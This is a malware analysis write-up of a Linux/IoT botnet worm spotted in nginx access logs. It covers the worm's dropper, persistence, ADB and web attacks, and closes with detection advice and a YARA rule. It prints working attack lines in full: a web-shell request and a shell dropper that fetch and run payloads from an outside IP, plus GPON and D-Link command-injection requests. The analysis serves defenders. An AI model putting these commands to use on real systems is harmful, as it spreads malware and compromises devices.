Discovery
While reviewing nginx access logs on my VPS, I noticed an unusual inbound request from 150.228.169.149:9171:
GET /shell?cd+/tmp;rm+-rf+*;wget+ 140.233.190.47/jaws;chmod+777+jaws;sh+jaws;./jaws; HTTP/1.1
User-Agent: terrabot-owned-you
Host: 127.0.0.1:80
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive

HTTP/1.1 400 Bad Request
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 03 Jun 2026 14:06:21 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.24.0 (Ubuntu)</center>
</body>
</html>
Visiting 140.233.190.47/jaws gives:
#!/bin/sh

n="023782pler.x86 023782pler.x86_64 023782pler.mips 023782pler.arc 023782pler.i468 023782pler.i686 023782pler.mpsl 023782pler.arm 023782pler.arm5 023782pler.arm6 023782pler.arm7 023782pler.ppc 023782pler.spc 23782pler.m68k 023782pler.sh4"
http_server="140.233.190.47"

for a in $n
do
     cp /system/bin/sh .pler
     >.f
     busybox wget http://$http_server/terrabot/$a -O -> .f
     chmod 777 .f
     ./.f jaws
done

for a in $n
do
     rm $a
done
Multiple payloads here. They are all for different architectures. Let’s take a look at the jaws payload. Specifically, x86_64
Opening it up in IDA, we see some strings, jumping to the XREF, and we can make sense of what the binary does.
Analysis
1. Persistence

The worm adds itself to the crontab, to ensure that it is always restarted if killed.

It then kills all competitors.
2. ADB Attacks
The worm generates a random public IPv4 address that is not a reserved IP.

It then checks if each of these servers are up. If so, it attempts to make an ADB shell request.
It then exploits CVE-2026-0073 to try and bypass authentication.
Web Attacks

It now executes multiple web based attacks to exploit misconfigurations. It first generates a random IP like before, and sends variations of the following attack:
"POST /GponForm/diag_Form?images/ HTTP/1.1\r\n"
                "User-Agent: terrabot-owned-you\r\n"
                "Accept: */*\r\n"
                "Accept-Encoding: gzip, deflate\r\n"
                "Content-Type: application/x-www-form-urlencoded\r\n"
                "\r\n"
                "XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busybox+wget+http://140.233.190.47/gpon+-O+/"
                "tmp/ger;sh+/tmp/ger`&ipv=0"
to ?images and ?style.
Lastly, it attempts to exploit a basic web shell via:
GET /shell?cd+/tmp;rm+-rf+*;wget+ 140.233.190.47/jaws;chmod+777+jaws;sh+jaws;./jaws;
GET /login.cgi?cli=aa%20aa%27;wget%20http://140.233.190.47/dlink%20-O%20-%3E%20/tmp/kh;sh%20/tmp/kh%27$.
Detection and Mitigation
Aside from obvious fixes, such as ensuring there are no unauthenticated web shells, what can we do to detect and mitigate this worm?
- Block and flag
140.233.190.47as a high-severity IOC. - Alert on User-Agent string
terrabot-owned-youin web server and proxy logs - Detect mass ADB exposure by alerting on port
5555being reachable externally
Yara Rules
rule terrabot_dropper_jaws {
    meta:
        description  = "Detects terrabot jaws dropper script"
        author       = "Ali Raza"
        date         = "2026-06-03"
        hash         = "08c65eebf3c102885be33adb98df1c3b131c853227fdc98da8b5945901174c82"
        tlp          = "WHITE"

    strings:
        $c2_ip       = "140.233.190.47" ascii

        // Useragent for web attacks
        $ua          = "terrabot-owned-you" ascii

        // Architecture naming convention unique to this campaign
        $arch_prefix = "023782pler." ascii

        // Dropper behaviour patterns
        $tmp_exec    = "busybox wget http://" ascii
        $chmod       = "chmod 777 .f" ascii
        $hidden_bin  = ">.f" ascii

        // GPON exploit string
        $gpon        = "XWebPageName=diag&diag_action=ping" ascii

        // Web shell attack pattern
        $wshell      = "/shell?cd+/tmp;rm+-rf+" ascii

    condition:
        // A single string hit can generate false positives if someone copies samples into reports or blogs.
        ($ua and ($c2_ip or $arch_prefix))
        or ($arch_prefix and 1 of ($tmp_exec,$chmod,$hidden_bin))
        or ($c2_ip and 2 of ($tmp_exec, $chmod, $hidden_bin, $gpon, $wshell))
}
Get it yourself: bazaar(dot)abuse(dot)ch/sample/08c65eebf3c102885be33adb98df1c3b131c853227fdc98da8b5945901174c82/